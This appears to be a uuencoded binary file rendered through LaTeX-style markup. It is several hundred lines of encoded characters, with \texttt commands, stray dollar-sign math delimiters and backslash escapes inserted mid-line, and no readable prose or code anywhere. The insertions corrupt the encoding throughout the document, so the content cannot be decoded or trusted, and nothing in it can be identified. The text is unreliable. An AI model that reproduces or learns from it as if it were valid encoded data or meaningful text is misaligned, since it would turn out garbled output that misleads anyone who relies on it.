\\ \texttt{\#XDUAS\C@XJ4<6'ROB+)KQ\#Z7Q[^\>-EJL} \\$ MOQ!K(K,5^TJ?D3<&P;68S@PS`Y*]4B\$(6@8->1;(K<<JG#2AL?V?L;:HSA&W $\texttt{M>Y\#Q1)G5YU0)@\4GHXQ).GEU/63'Z3U-D\&EO"=]6L";FC]FS.P)G2Z)WJODR \\$ M)KU(DLCTQA_!S+"BI?7'VE+WGPN?5B6>E`?H8(RU2AONT89"X08&G,YG69D5 MY<DZ6#"3^K-94DU`TE)\$&><QW.5"2.%(F>"&M])#!!IJS3H86YT0T+'[V<O; $MZ6M$$")D?$[+/,9R3"L`B\!@O^'\;13X6#S4("10Y42+.,W>XJ=6-^RN*>PS$ MYZLG!*:W,:/Q3=33!Q^.^,;*\$/X-S8_R."EAQLEI3QDPBB#%:<>-0YP@T>+. M@;!''?WV"P(CJ"SJ!IY-D4V)(YTF"H09.NV>_9Z4CEB_5P\U!!&PQ"H=:D%P M730T@ATTEZ)3.=Y'7K3\$WO;]USS:RK@VRWQ83`1H\$:(I4TS5[IEWP_+DF49& M0(.U@*F%I>`@K%*'UO1HU7H:C\$>4'#-O(MI22?%L\)@\#^'4J_IMBT1"P\AX M=Q+0?N1XJU-F\I=)2\$^'CN/.`ZFP/!4<XSAUPS8Z<D\(N-?1]/X\<=+?*^_/ M/Y%IXO W) A=4\$4LEM*4J;.+\$,1@\$!_6CJC;K+%YV<[=%:'ID2_Q\$02<P@LW M!\S9YXX]WOD+1\N`%O5PW[YB&`(%HDY@L8P"0@/HF:JV2W-9.1.*OZ]ZM2D@ M(H)\$7JX,\$IZ/WIQQ<>7%YF'__W(QOA9)4IIJT[2V"W<B^KXJK7+_O57+D))I $M\s$ 8BN<OL&QH2513(^&^TQNWY>DU#QV"^?B<4XKC/Z82^P=^#:58,P@P0##5 M`TJ!!62U8]MP'4,HVOS%TI4_='Y:+_-:IL`2<DM%:(VZ47\>H=`^?-4VC#KH M0[96_(GQFO%AGNP&SU='!YCGHHNH-;)]._+H5:B!LOD\+MNI#:OLKM`QRFC0 $M[?>^ED2$S9)E-XS#?;[]-V)BYM7L_#Z=>NOOW>HROOQ='73#FE'J^)C\&6+A$ MT/)!"!%X2\$!8;1!H5!>TL-R#@'E]JZYC-ODUFGT)_P:=#`]W"H]\!+NZ8.#O

 $M"VZ!F(E=<?H^6NV9^P!<N^A!F(ZQN5X/5A"33"U#:WJWS.<()J8$\"C(Y,B[$ M#\$>`MEXF+R(-+'UR*>_-1_!J@R%[+9I2:>VV:72(02(.W];>":2090(7C;\$< M+F.=",'E=E<.)B?II=RJ5&4M?Z&_Z,/8RFH3(_/:U%3P'(*MHY4U=7?F5/)] $\texttt{M=\9C1SI[OSOA./3+^1M=;8)?'4NXJF0">EQ>AC,\$)EI^`G?!=4.6[".W^!DS] }$ M3J[-:X\$KJW)P(0K[7?>DF^2T]1>*09+XEG]5Z60K3+-"TB6V8+:*0-\$"7^I' $\texttt{MDE} < \texttt{P,9} \ (?008 \ \texttt{W} \ \texttt{T^1} : \texttt{=^B2} : \texttt{H-PVY4} @; 6@8 \ \texttt{WYG} [] \ (\texttt{=}] \ \texttt{W\#}; 2 \ \texttt{P6} \ \texttt{\#5}! : 13 \ \texttt{RF.TO} \& @; 10 \ \texttt{MDE} = \texttt{MBP} : \texttt$ M:T9%K`1Y%V-/,(#V[S\$H?"CE FF62BLD!>/I7J6!Q\'/0*?\#:,Q^'Y\$4PE\4 MF(:?,D?"\Z]XI8ZR(!*Z9&K[*>@VTQ9/YMA=38YB]])AHR%X(0-"*<5[^CKO M8<?+4(T9P@(S89KL[605J[=Q<^DN\$Y13]VZ,O3(Y0CH?E.U;V:JDX=UK4S2@ MA; ZL@B(*S4.IPT1G; 5PRSBH=5=S@""X,/@/#\$S0`!OCP)-2O:]U)U_G)K0V* M:1X\$*L+?A"X%]C/A7QF[/!L]UO^!.S=]/\+YOZ_+0;K+TRC300,*71RQNFFR MOORE>*K`\+O)B-_>2GLG^5\;.5*:IY#671:;^71H@>;R8-C?6/--H]JG#6H_ M3_Q<E<<(TFHZ<V3&RO/(>#ZHF/#&DF7K[MWHXS)B,&LB/4YWR807M!R)?V+F M^SDW"/56"J^MKXF\$">K&('P5*45SD2RD0B;(5(KTXSC2Z!!P3Z+S>)"(*06K $M1^{0}, 04! \T.^{0}BCO=W\QC37/\#@9>SVKYY[[($$A^42R*^L,I)U)1P"7IE(^N)]$ $M?7!ZF-UOV%YU_?]:8_[($/G=.QS=+.R1\S@SB;A_2=P[&E'JZDE;G4NFF>,5]$ MO^G")]_-KD(RSU+:7#U:%"?^7%^Q[==JF7["FQU^9&Q3PD1ZO&_&;<F_&66' M9VH+<V;+AM)_IH@5EFF\Q5003)`1,JB"00"CYFSKS]G["<5%R<*Y9Z6W'GK($MQOEW,,'4DSIA&6^C22SM-SQ_1\7''M>''**:X>T$=[CSFB71A\]C$?V!*=$ MN=-E957452T+;[LQE.RD#X\+Y,:EJVFP%05-&RD)'"M^4D>ER1#!6?%NT[B^ MQ)N<VP7A":ZEXLI-JP0:ODF]%"\/;UDV3;[QOIT<-._SSK4J>-C<D#\<83?(MB&"O1N"RF-*I\$"SVV'9Q_"HE:M7:Q+X.VM\@<V"P@2HARS'U!IBOP\$L,N&Q& M0&0D4MJ@W/B?TH'9'76_+^+\7ZT;K*&90PY"MK[%&!JE^NNJ#ECH')ZZXJ+-MLOR*QMD(>4,N0QG"5&H"L5;0+7:A`ET1X&\DI4#KW8K;_2LW7P/\$R7`(TNK@ M%?,_491NV;DB#@LN_,_)D^E1AW[='A%=5S5HU#KI,U%P^S5UMN)#&9#<2>?) M\-5WY<LVG>_7X-R@6&G\POS*"B7#;5<.E5<W*O47TYF?,MK+AOUV\$A9N:*)/ $M'F6P=`Y5]*BN<2N:5<;8LIN'X\E-%'Z,R=M3FKY.QH[=572W2!N*0'0KZ+S5]$ ME7[\D.DA%(MO2IVW)<)&<P7NVS=+-Z.OJ[FRQXT0Q:.7GNR82\$TY`N5JF^"J M3&<KV)!03\$'<1HR;UC!9Y`,9"UODPT%CWBC>\$9,6?STT=2N393UD,..>;>.)' M6(3:"[VQ.`O,:581./R^6YA/HC\M7Z15_?X,_YQ<8,NF"U,Z6B4X8L)5K<GQ M:=K4SV/V=`AY]]VU"T,!U>-%STI)NZ<48;"IL'*%DB0E1C;PG.%.95!:'EG4 MD/9\:AV]Q>+[B@\;PUJ3T/%XLZ[%QZ%>3]?[?(4!)`T\9]Q6F5#Q.C9?#([V M104! `A_)Q-)GYG=1V4(7F&`D+]YT`-S3O4TQU=C^)\$60D%8?SL-#;C1IMF@5 M^O_M7BFUC\$TWP1C2QZN_CC^SVOI5%CI&/'5YGDY8`IYR2\$!\PAC/59:8\$(3` M1%&,!`'E(K66@1:V>(&<VHXVYD8)\$`RBB+\$3@?-&1R^0^4UUW>4^J_5_V?5^ M5_V<G0[9>C5SJ7VN)F"@M>Y0LL4TG1NHX22<NEEFLUN#2Z,Q+9K%SF.5.VNL M)4!P;&30PA*0A0Z(_-FEX0CERQTR)9P^\$YVFAII<2\$,)=*8>TZN=<P?D?H?" M?!8[0]KY+L>3J2OCVI]#TV=Z7\$2OZ\$^)(QA+U]4ZM:5I25NXP,IBS=C>M<22 M\$\$8X@\$+HS"#_ZZ*<ET?Z/"58U15YH']5::%LS.RE7Y1,B58,5R#AV8\<V3,V MMBCM3B%"3-GB#7&BPYOG^X'_BJS);(_V1_WHCZL=1<DZ\3/.WRGY\$P?P1\$(+ MG&8L3_/D?I+D<2!/>*U^_[7^CTLWMW4ROBG;&]!_L*+(%>X/T.3+^;5&L?83 $M?'_HX"9$"%-AE_![+'$%EOD!I3LY?(\4=P\YT8Q]^5A/A?+;D[4D6YMW8]4G$ M'I?+<GP`J:(1J4"HL+HCJ-@(3:%W8Q%K]M\CK,9%2FWM2U=9VD_N<RH1)M=; M^B0^K'NAL\6A.A.E+L_.\>`@E&[#)"*,@\$&L%#OL\;8=!JQR6*\$6+5FZ6/Q7 MGTB!6D21<%`1\$\T+3U]SR_\$FJZ]0:QW<W"?!;7?P<!('(PJ2/[>9R9C!S\$;# MLC!\$\1S\FY:,"V_S"\$I/C?\$<\OOB!#,\0](GR^WX:"57"G`FZ2'PLT9]`6P9 $M(@3N\$0)\&E:(\$1:!V.HUQS-L\&9CS"T84ZVR(M..P=,[IYX3.S\`!@5>;A=/42])$ $\label{eq:mggri} \texttt{MGGRI} > \texttt{V}, > (:QH':D1L^2'Z8+39X\M-[9B62(2!JXK$B\D+UVE_,KPWG<Q.)$ MZ5?*_;?DX#[?BYWXX7M2:>5HOZ\!K5]5\$4FPG%(5,@>,YK_*X\$9VO*O1@J^3 MPQ\$.\?=!BY0S;*D9XQ;F]NM\$ZD'\/^>EO8WNG^!SVW\CV9&LLNC[2]V[.LT' MF"/C&NO9N^SYI[<94NT"X\$C:+^I30TSU@J'3??%=;8`F6\$!W\$@N'7ZBR-CE: $M!VDV, #?W4-)G.N55F3L); _H^-2TC0D"Q^_&0A%E%OE\; 5=-5"B^-VVSS.,$ M]\W7^DFOMX.7[%QA[Z%PU?H-*7RQ;^IV6Y;QB\$<*V92JN?(3:(M1=3AU;C6^ $M"\$! - !4T4JB > -.W.@M/LXSR1L*H > 52^-(G\$BU)F - DUUQ6 - ^+; 2\$ - - \NDMD&1F$ MQK<J!\$CHE:M,E_'Q\-;7C1C55_D,G7Q+!RCW>)&@/F#\$DLMC]%W*@@%&GD5& MPR1V8A*J04?-[R<#M&N,[`*!V;WY9PQR>?+NQ%(I`V:.?#<VSK8I?==U"(T5 $\texttt{M=?Y.P:<\$} \backslash \texttt{S((\#)!1`,*L(_2\$9Y53K\backslash-,:L_A_<^N^WSH\backslash\$W-7YK=CCSQ7>) }$ ME<F9G.7#HA&E/S#X]TL4YMUV,2/Y/6T_#K@ZB#9#Z%_FNG7,\$?/=_JNLC%&1

MM77XE`ER^F:?PR&:<V]4#!%[L\04F90*O^X3_@H!2\$:O^BEZA_(ZZ]T_+.>* $M\$-AYM!G9=ZPY3ONI(+-3R3QV4O=><U?Y+\$:6*I1F``"=EE9Z_#2[9]76L'C[$ M?[E&ETOU<VL\$_SKQ.Q&T3MP9:BE%<[N=5<]>V]J6.GN>E+ZP4=VG'\1^,Q53 M[+#&+#,:8`60FL_(3TVA-"<UOTZ/T99]YANW>K6P'OG0N"\$)IW%8RUGOQSC) MX*F.7J1'OSR)SH@H"]?((C9Z"35@B=WT&&^NA[TQV!:L4"-*?M//Z^?QY]&R MURPZ'NMC3_00\$EDFEGS?X(=AQOS8]+Y95]GL_+7\$LRUQ'5VD(WU\H8>N]?`= M]U8LH;T@.0HZ`BHKI.?IH"I%POP3Q<TCT<(">RD,T":#-H`\$]Y*\$B`0\$=3(; $MZ2) #Q'5&:Q7;-A!&6:&G+,-+N`FKG]+_NK%8`W/1&6NMK.JI);L'?TO['UO#$ MUL>_)^\$Q?DEB5KR9"%W]YS0TD\$C/B59;\$FA9)0OY1\ZOS+GHTL.*>'Y7;GY^ MS5R*Y2+P'>=3G2+*F>C6O``PE.\$8`<816\$%R&("G0(**22L+7T4A*O'W/80F MKT+:DH9A@5YF2K"L"]-W!=@'"7S"[WW,7_/SJ^B*CR<FS\WJXO_E:<BR].!F $\texttt{M-("*:} \texttt{H#0Y>C+'D\$RUI(_4RJW"\&CA4} \setminus \texttt{!S<} \texttt{AUWA=-=7?.,} \texttt{07?>} \texttt{CF44WJ8"\$2DP}$ M0K5@-HBL_UJCHQ>Z!'T'<BG:A"=Y64)/RZI'M&M0OQ5(_-2YVRONI'!P6W\U MW_2.![%N8Y\$0M[3%U"ZQRL08%\./&N(_"G8E^!'/!X.#R\G!.#KBE`160@3M M-`C!PY/C"!M%!T%D^H]/M4;MS]KMQ"TY9K/B400*S.%\$7T&M!D?QW<?*5S7> M^%(@4RNQ\$+&3_*P_GXQZD24BQ_'**`,_`F5E%`>\$0%%J@WAE34D,[S\J!\N+ $M$$!8+BF#T5!3/BWNJY6V-/Q(<E("1BIJ4F1=8*S2/N=6@DA\\[CQ:_FRW\"$ M[9DH=6"7+9<.-,6N+517X*%V(RD=%5YZZL"2)2(-#J767?B^4</P+TRL<GL< M6YMG,DG<:_U!T/S4JM+2`140L8"P13ZIOPV[[2^A=B`J\H9I52%?D+O:=V/V MPK91J6/%\LZ_J]1\]E]R8_HP!C76F*/OL2=\V%]QI:W[#*]68UWMB"AW*.=_ MGMNAR<B99/[[3MUQ<XUB\$!M,/&%!*5(ZQ^AK%03`N>HZ&`L(#%H"V%"0+-+B $M//E)PA@!'C*G'XC?H/F?<?SGY+I8^?%7)=5&I\"9(U;WL->9BR?JO3]]P+WV$ MSMPK(JX8@CYEJ%--Y\$"H\3][=+^[QV-+--(8!+DO_3A,:^CU>KLH4`-%F86* MF]L6CQOF:.QS7=R)?OCKO(H%QC3'I6+A#GSRL9CX=&Q4Z9R]=SA!P5)LO3G' M%B?DG17+4G4B*ILP:@\$,WLL/_^_2=)HYV<NO[X<-W>(-[\"QHU'Z%<A-AXP1 M\$9^_M7HK%((/A8H0(\$@/3CRC]#M^1J]7-ZJV%=VS5A/B-`]T%'>G@3S_?\6# $\label{eq:marginal} \verb|M]PE3Z(P:/X=4QA]F/E193FW\Q.[Y]^H2L@POC>^=B;A<_UPRB/<LI5^\XU7:$ M?"&CL-+E'+@*8W[4C]1T;4HYZ4<B7JD#\:9,:7?E\$>VVDI5[ZT8N."W`VL: M.)UNV)>.6%@,<4W[JQJ%PP4;"\$<G'-2E//[1*I`]NW2YVCM3])\$G3^D3YEWV M=^>K+W7%0_'U_\$[BP+2T\G.WN>S7)RHQR?-+EO-CX.4A-\WM=.^K5=S*KF<S M31[JZZ+[,NWBLZ%25^7DOER;_=Y?L4_:VE+RZ,8C?R\B\$&-_CO#H*9_'IST M\C>O@N=BJ\F7J?LQ)GLBV6CQA%JT[)WPH7L=@R[B1^QBK2^M.*PCV)U'=3'% M)KW+ZF2!\$&G\$H)+QG!B\$FM^_OS]X]A*\$J0G9G7&HUJ&%\$V;.&\$?9PJVB80UX MX-E6P<-1JSDW"UK-NV-<&MBEG3'BR;F?:5</C8'+*42YU66=E\$;W%2W=_/.5 MZ1IJLK!.SG?)F\GCSO7=UGF<9?;VU5>+%!1L:B#9M:Y+`,SZ3LRW[*5HW%MT M5^2?6Y8[?HD]2C)Z`NC:&%]-,DL0Q\$%!,\$^DM_XS2H\$DED)_Q0=]?C)#Q)4A MU97=B3WR9^_V/AE?S@F`I(LC`GR5:K7-(3*E6H@*XD)`&/GAW_.P;MER#Y'U MV"A<\]JZ!<@WA:-.D`.I!03&!I-;.C[^^ZT/JHFUHP^(Y,YJ,'.A)+NZN1N7 $MN@7\&-p?F?H?X_VW[K"W4_[NG3_R_(>[DJ4*5-B!8\&"`AQB%,R&2TT@BIX3,$ M065<4C%4SB7V4EY06S#8M2V[E\$DQ&`@)"!`J][O)Q1%9/?!\R0_*:7F2N7`" M3N?@_55ZW50]7\WLV1%TL<O@W\@^,-S'SRXA=[&_0/+N[V^%ED`*B2-G"NZW M*N<)G*1U/E7,!AAU2;8T8-KH2XP=Q*M(DEL%1.]5A`9CMA7[R6+&X21)%FH3 $M'5;Y<2UR6B@=0?S9=1*]-+;A)S?BL'^-[J^4F4O31*Q(/^-;]NA=WIS&"J?&$ M7*+-1G=]WE<G3^>4\?28,_W?%+3TAUN3'(_2<GJ90;V_42O@#WE^JGE[I.5 M6K--U\.]X&T^;[!KB%8+5JO1-'CL%YI4J]08:A%S[1/I=UVIO,EY4M87C+ZR M6AW1_)[7JM;179XPW@T0O@BNAJ@E=>I;4+=,W&VO&-W%#&T-9RR8T@3Z[+7; M4AUAJKEF]E713QCN6/^#NYC(?/TT_`PJY[J%5^RZ2T"U;:9-@0[WQF1]?2> $M&[M7X]H6/9QN7?/6+\(F-\:7M,G\K0JG_9.IF@1-0TE4PQO6_K6SYP-)(.&6$ MI<.IM\,GH]8&T"V";P(3GG+RW8?VUKGHMQ1X3S%I0&/^ZXAF(0)]Q7;!4&\$" MAIOV#3Q6]A2DV.+.)KN_U%T:8QLVUT#6?PHS^^W:V2!3MU?%VX'VY@D',,%0 $M"]^C5>; MYQOX)HV>$$4$@*`&.0)\<<)D)2&-!`*BL4@&$"(^Z-VD^1B)='0$ M]4AH2.@5?2_:4C<O(#5A-WA:A)V#JXQ6M8@7"\$,\&".J_3@5DUT9,K.4^.<Z $M*='L[.K7J>F4(NIUR=K=QV4!8D+2'9-]XN=?U8,^F>6B@9P$YEE@C)H\7-$ MH)OT?UD`EF#G/O=H()_DR9T]Z1Z8DJ?@W[QR"X,%GX@E@60N>98:[.S@V%[W MC*]B`V2F8ENU4`%7&U,D')]3!(Z/.(/H%17Z[Y?,L2&WIWNK72\:AM!TR2,4 MT2P(`H0_+%-K[+Y0O#W^'L`]7;H+GXVM/(+A6,U>0\$CD#J6U_Q8UFT9H(\$E` MN,29,\$`33VS71KY-H8EQYH*M>M?A8_51\$+^%-]S9X'5X\$<=^JT#6Z*(4;L\$F MP.F)T\$5.%/I)R8@2'S#OG&7J/Z_F4OP?B7@!*_XVR"ZC0LAU'[5K>;QOK_LN $MA_)RV^F\#,>226Z*EG6"!ANB<6M8T-F_MK-Y3:X-Z9<];"+2`"8&!`=Q,AMR$ $\texttt{M_\#YT=76\$5/\$-; \J8;>A*W7DS/UH8R; QZ_\&OXN/V_YM;S)JF]3<^`N(HF=+WN) }$

M.KQX+!C3!UA^9^W_1Z.](OF?/B@B:%\$1S749M,+G6R,]EVY1@#7RE\$&&7Q10 MQ2?NUJXI0]ZPQ!+S#!T-BNN8XMZ:J'\$99L,*P8,6`A.%XYFQ?%I\$GD6*:L/Q $M???#6@8"'IZ$Z!_X_Y)H,E7R/!Q:TT#T-[V.V^A::Z?N(**O^Q[=1=;!S$W]$ MC?V8'-[#@%&K\[^RDKA>L!`#R()FGHOC\$0ZG*X-RHGT(F1;2K(CQ)8)E5<8_ M@73.Q+3.PP9,GO0_O<*Y@<-A/AK4L5U5SB!G,N'\1TB]:78@`@"RHJ4(ZEW/ MQE:R-,KHXM+\F'>W9!8UY,7/!*G-ADW\:%C=953LW(@MZ7[4/XD5J6&3#0U(MF"R4/[''2"#\K"M2AX2L[?/03<.3Y)/R3ZF`4\$Y><?0\T<SH\R19C\$M\30:9 MT*/3CW.J_6[X7T/;8.)*<L^)ET2HQIGP1WXR?16WLYT<^EB=\-F9C&/,1"?H $M?Z?;BV=U<<"22$>^,[7083$2<*V'C[*/^7\B5'ZJA9;WV?-H*&?\#9UMN47`]$ $\texttt{MZA9L} \$: ?\texttt{T} \land \texttt{Y4} \texttt{]J} : \texttt{4J} : \texttt{,R002} \texttt{RK!} > (\texttt{PF} \# @87BF6S^= \texttt{Y9!''} _ 'BJ"'-4^) \texttt{FCW3}$ M@@/DJ'LX7Y[PJLI?T&)6?EE.2**>#W5)-;CEF:A/N@9B+WD!H9DTA(2`B9`9 MI"UE%H6"?S9'7(V]CU0QPG+WJ'#ZF>Q;F\"XP[7C\$@AW\QN"RGE=C1!0N>XI MO)KW=<PB`]SC)V20/_")\5^`YVJ7M.EQYYGWNC)!+:'/RJ;Z1#\$6'?(Q61,& MIO\C1H]2(QJ@4\$]JHHS>J803].*]]7:'/V;]2<FD='2V8W)@];8ZPN!?6/`8 MQK"1)M(9:E;RBU`;Z(3KZ3@54ZUANQV.:/T&[84YP\E\$=:SRR.9]^#NI>SSP MCVVW(A])D71:^AK;TX=*7DZ=E<&-S%1>ZS"\$;(-=^:17\P@GS.CIK]%>].7> MT+I!."#G*CYKUE9AI*DL0UZ:Z!O.3E*;VC><L,S+AI=6SM?_@,E'P\/00@K[M\K:-QN>D%;N!9S?G>([U:F?IS\]FHN'[[Y_ZZ-9L":&AKW#<9[-MM]SM*M>6 ME1`R0[D0PB`0"":-(D\$.4Z1"F\$2&:W<6\%PA\$6^,11D@TTCD0LB"0>2>9&Z= MZ,5HM6*",!CTV[20:6MZBJ1:G;8:>.Q/IOJ\[@L`@Q^\81!@A;`'8R7>Y&&+ $\texttt{M-0}_\&\texttt{CH\$H} > \texttt{'B}_01 \texttt{UFGQ}^\texttt{RE}^\# \texttt{Y7} = \texttt{V/?}] \texttt{IY."8}^/ + \texttt{7} \texttt{]} = \texttt{^)} \texttt{M8}^7 \# \texttt{0D} \$ \texttt{04} < \texttt{E5V} - \texttt{^0} \texttt{_04} = \texttt{_0$ M0&9!81"(@:\$-78AHU>QW/3R\.F)W&FAR\$#0_Q35H2I<=5`J#`-Q1E`_PC@9) M]P<D"F.]7FP/J>N0GQ@D&HP=:O#;MKFYV/.P4W^+"28T_:%STK1;AX]`2`H= MRK;QE;WNPI%8'!/SI8SR`W!E"^_/WDOWZ8/HZYN6P8M<^OA\BI'#\`(]ALAM MS'12JC@I(7)54[#W`CA#+E-];._<7"6?LI(XMRNN@`APN#![+%_.JV8WLY?H $\verb|M<?8PT5R|G&I2A<W6PY/;DFNJS(>2T\HWTQBVHW40@DA&-HQG]()ZV.O)7^{\#'} |$ $M(K]9L6^{5}=3^X1[M[>PJW#^9J]2\\2B&QWZL>1)C?^PR&!$@{AM&R};$ $M = (K4) "(34<, Y*3*C<F:N) "T(]H[G9L;:KJ]%#Y!7$EV>V07E[KUD\9P]W/>($ MXN`RZ(9N2OV#K(YU8!DFL3%Z79EB?-_\PAZC8VDAU?:0R?CHIOOVNUC]0BX M4N[*E-4N&]K\WVDS8-^?E&*0I+-YV3TRX]X7\$SG7>Z59)73PK+BZ?N_X'3[N $\label{localize} $$MH^E7'G_/&$KJ*L0;Q.OSK_G8Y\EDNW=91ZPF?@$WLTY?HH])3S\,U<T!$ZD$$ M77^V@6^;NS9V;OTBD5U2::FW">CMG?I#)TS'=R'M(T5J*FC:@?`AEN&,"!.T $\label{eq:model} \texttt{MQ} < \texttt{8QDC5}(\texttt{Z}] \texttt{5FD} < \texttt{T93EV} \texttt{]} \texttt{13} = \texttt{K} + \texttt{6.}; \texttt{V} \\ \texttt{YCFQ} \texttt{]} \texttt{H}^{\texttt{H}} \\ \texttt{F} \\ \texttt{@} \\ \texttt{HCRQGRH}^{\texttt{K}} \\ \texttt{K.ZI} > \texttt{K'1Q} \\ \texttt{]}$ MD]I\$._SS*&RJ)C_M<U)AXN1'B-[?W4MV>9N3XR3<.6(*SC^,!-RON3"C2P'D MSD7A;S^A^/+\/\4)11\$9!YA^T'V;&"8#`B]O<L'=:Q+PR;1)?CIJO6A>ZB2U M.ZK\$'-<T6-@*1\61)H-V6CLKKBA+?4C-F#`"4?%A\OU>UY_"H2M29^OJN^>: MT;#4L1#,AGOGG\$!#/&PQ2O&WRJBCHUYQ=I5\$7093@6\$ZF\$S5D\$='0]R^*RN/ MU_D_KN/FYYQ?(GZ,-\&.F<59+A#].5G70_3QMVTTVG=-Z[[@_]=_ZM[5K)I$ M`YS-[K:G2=\$%U0F7QW1D9W3(22.KEB!"!/7Z8@1G#9[!&HLJJZ0:P?>*B1[] M"Q.40X87RZ,<5BS3C1"2@PH@07,UR0\$SD-UL`T'B7#W+DKV*EE7>=?XI016< MGF])0IX S3P(L /\$DOP1B\$\IK5=\$V@7]\69WT7?P^P]OCU1\-GGPN>62O>IL M3*7!S5#,E:,?_,_VF%9%8(+=XP*CL,.NHR3<47#8=&\$?B6>=*UHOV.I]AJA' MJ%F_G"+^OO\$\$;XFNJ-Z*T0S_V?ATDOT1AKY#L_0,!'?K7'?52'I(2,E1,(G(MO_R:-H>XRYU;#"9"UO:GVO5J^='3WD_W14&?BO08M4QU[OC+KB10LF0-I;9F MT>E_/D:<< "2%IQ5Y+:35?!05)%#36V>NE=,ZS6%!POJOVLEV&O[GP<OW.<+) MORR^UPG))ZM^0@KR:!CHOMOAJEL@;)?&7&+[;W?%?\FAG3^L9UP_LRII@@+? MHJR[9YL^F(3<C(5#V.-KJ>L@.091,F]O\$<7'K@-\LBOW\8'`YW<8M,MO]]"V M:'`M%\$[3`]M'Y,D5B!KE`:+A\>GY-)A?1CPKFL&[)VA?B"?(\5E?ZJI_*IM% ME*AD\$NT5[<A4"&F>BY5&\$:/0H7:UZ.^.7T32E1XD^@?S<,M@O1*CI\XW.^NG MMQY2>;?5A;%T_HY0/P+S?`S<F3JZW)6&\$F<VLE`:?E:1XM0SA%(0P^L2)FL1 M#:RT% E?KW]R+::F2:;Y]/T!>N%F])*RAK,C:#5\HTEH2CO4L<A4!OK6G[W6 M@T@'R[QL/KG)K=P\LD`\$V\$P1SF;][/T\8\D:\:MNRDD?UH^':Y\7,XS)YZ&O M`#C-P7U%![BB!%W4.@@[38YK!'BRI\(BYN1TRODR3\$\$3YPKGU:=!B%H'\$#"R M5652D2'G2%1FV1ZS_>1?M"\EW-7XWI-M&BQY)Z<N<7R"SUHL?:R@(7<9P0:8 $MGR<"7>XQ:&[:$f!>/!>]\setminus[FS9[J1(3^.2=@DC*1J[A,]O'_J;=F+4_"CSW]$ $M78_M^WM';[KYR\&BE,#<Q#9/4Z'SGJ*\4`<$3T[[[^60]_L8QBWP0<[A1!\;:]]$ MBJ\$\$7L2>.AD]"KW4%0<J]CPS([W?=*WWL+'%)8';7#\2,SJSRHX)-2P13<0L M@@4<VLM[_N:M*Y7KM(@B#>RC(=?1]F*GK*SY4*NB.LSN*;WRR;M.Q*#Q#]_K MW('BS;:OIZ\$#T[UPO-A->W/(K-\>O.O?ZC/:II58?+>YR_G=;AQRLW=_11E-

M?.(/2P@!Z<I'D0<!WCTD4O^-I(Z.P84R.N(9GN>_NCT@K*7G4";]99#D0(8> M"O-G.IT^EY?'4Y>KLVKB8Q(D10C_I(-D>2[N5T\$"I_-!+M;%<V4\$@\$'*(H6[M'>:Y`HG9_SK7K0@B;&AGL[S3`W@\@#AY4).(RXX\C#-JZ?E[_"UY)`3+70C-M78@A5`)4;Y3TU>`SZN.D`J_)(L4Y!T_Z[47`3UJXO[?@RJ^@>>8%06&0^_\$\ $M9LP^{P} = 0JOHD4 + VZNH2U. >= 1, #M;^B, M0.`PT7._((H-;[;D;[U?!7M?]) = 1, #M;^B, M0.`PT7._((H-;[;D;[U?!7M]) = 1, #M;^B, M0.`PT7._((H-;[;D;[U?!7M]) = 1, #M;^B, M0.`PT7._((H-;[;D;[U?!7M]) = 1, #M;^B, M0.`PT7._((H-;[[U]!7M]) = 1, #M;^B, M0.`PT7._((H-;[[U]!7M]) = 1, #M;^B, M0.`PT7._((H-;[U]!7M]) = 1, *M;^B, M0.`((H-;[U]!7M]) = 1, *M;^B, M0.`$ $M; 14; UXY[L@(`L45K[E$8C?_QA=,W.G&E799%//:643'^]&?\`X$4(W,$=E-A)$ M&A(G`<\$?1&QXH'WD!8[ZT?\$E/T>JK_.#VCJF&1#((:#Z\%U7\$]]_^-3V;Q` MUNS#@8^/!WC]1`4Z9'1,<G)NLD>/[O&.+%7D6._#TZI6J*L()'RGEPI'S-9C MNRNL;; K2:9R\-RN=.9P0`@Y6;1)"(.L;\$_G]Q_"GR]M5B@ZS#_=NA&M+DQY $M<ITBK*JJ(X+WS(N5$E!E<\#[MOR7V<?9Y^D^6Y?`7J,A$G')Y=%;F)7+$0R@.$ $M(!=%*J!89<2$I>MM!UD*PS7)*A+NQ.3=A^]5S<];"%#]?VG3Y>NJO=]_&E$ MD>Y_9@NZIXGX/0.FVO?);H--?PV[.W>GW>BD`@?I_4^=O_EUF2!<J'=0<QXT M@)X#IW\N*HN:%5)9&T>I"S7TISX[8!L5BA#I\\&3[MEN4`!3[(6.-.L7ELA-M;\7"WD\<WB.P_ZH_H_BX\$Q]3U>3AG.:&HW`\$H(.A!H4Y"X'Y/5RM7J1Y39\1 M;8\$W3[:>D#NK3M:7NS^_>!III/?TR>6^2M54MUB9^JA.'2-3^`X"G_&<QM"V M:J]V\$]*L`P<!/@0.(.\/=Z5_[([C`A'/\$>SKU6!KUX5I5TM/&@SI'!NB)Y<" MF4J`B`\$BR9URYZ&*FJ]*DF*!UA\$F2]1F65,B9@,T)\$@@.0020E5,#;BT)M#* M5#]O*\T5\`(\$&QE!C8(?&WC609LM\1^WA\$&0D(?]:\N?S-8B)SGN&.:;6*C MQP% $Z:1"YYE*2X0+5/_]=CH-K3"*[/:^*G*/5"X0B\\A!$387R,<HFWK/S(F)$ M*YKR/WY7]=QRC\$D_X#2*Q:5E=2N@H&PV`(\ED3BJGZ+8%JL%C#7859.,5E!! $\texttt{M+J\$U'L?M_O,:.H_!OD2_LG)[QIOA\$U'R^WLKS2C;<4KU(W^*)*C"4(Q=)"!`} \\$ M:+(F1,DA<B":HB\$E)"!E*"K)LE`6-)/]ARQ(**19HT4%1+Z(C6<5DZO;D,[I M"(@7UT>)V:X`%C\EA#\$;]\$?P,>QM6G?[-1^OVDU^N4I+`O]_U"\$\#NC25NOJ M.+.<1, HBB9V2; 3\DI0EIN6(`R"\=RR8"#, N0D3<9!/%SW.92]J_*Q"2>]*-\ M!J)50X=CY^-*5)U!?\$F`:!!>`@O!=T;7M>5"S-A95(J8I0A5=8KP5D1WRPQ8 M\Z\S.)>Q!\\$\QG<)&>_*^=\Z'!PL93K'R?@R\%+H\\$EH6'AY+B2\\$YC/:<9KE&V $\label{eq:mhi} \texttt{MH[`\#Z:1ABY,+\$TP?^M\setminus\0OY_]@@O[PK"XY5\#JD1AB_LFJ^9:U(PDW6]3W]IE}$ MH^T)Y,9E"%<!_&*068&9:I\$'_B;P+@6J+(%^5W&6)3X?F;!NQ!4GZ^FZ"V# MW/8,+.(LWMVPHU1T:N1%L4IZ-D;BUI\J>..1SA"9(W@)<@*!D)\T240#@)#T $MHO!Y0-LL>(J@!E/[G4UVJ%=G7_E9V1R^M^D^&X)>;W4UW[7[/X--E\C;1:'F])$ 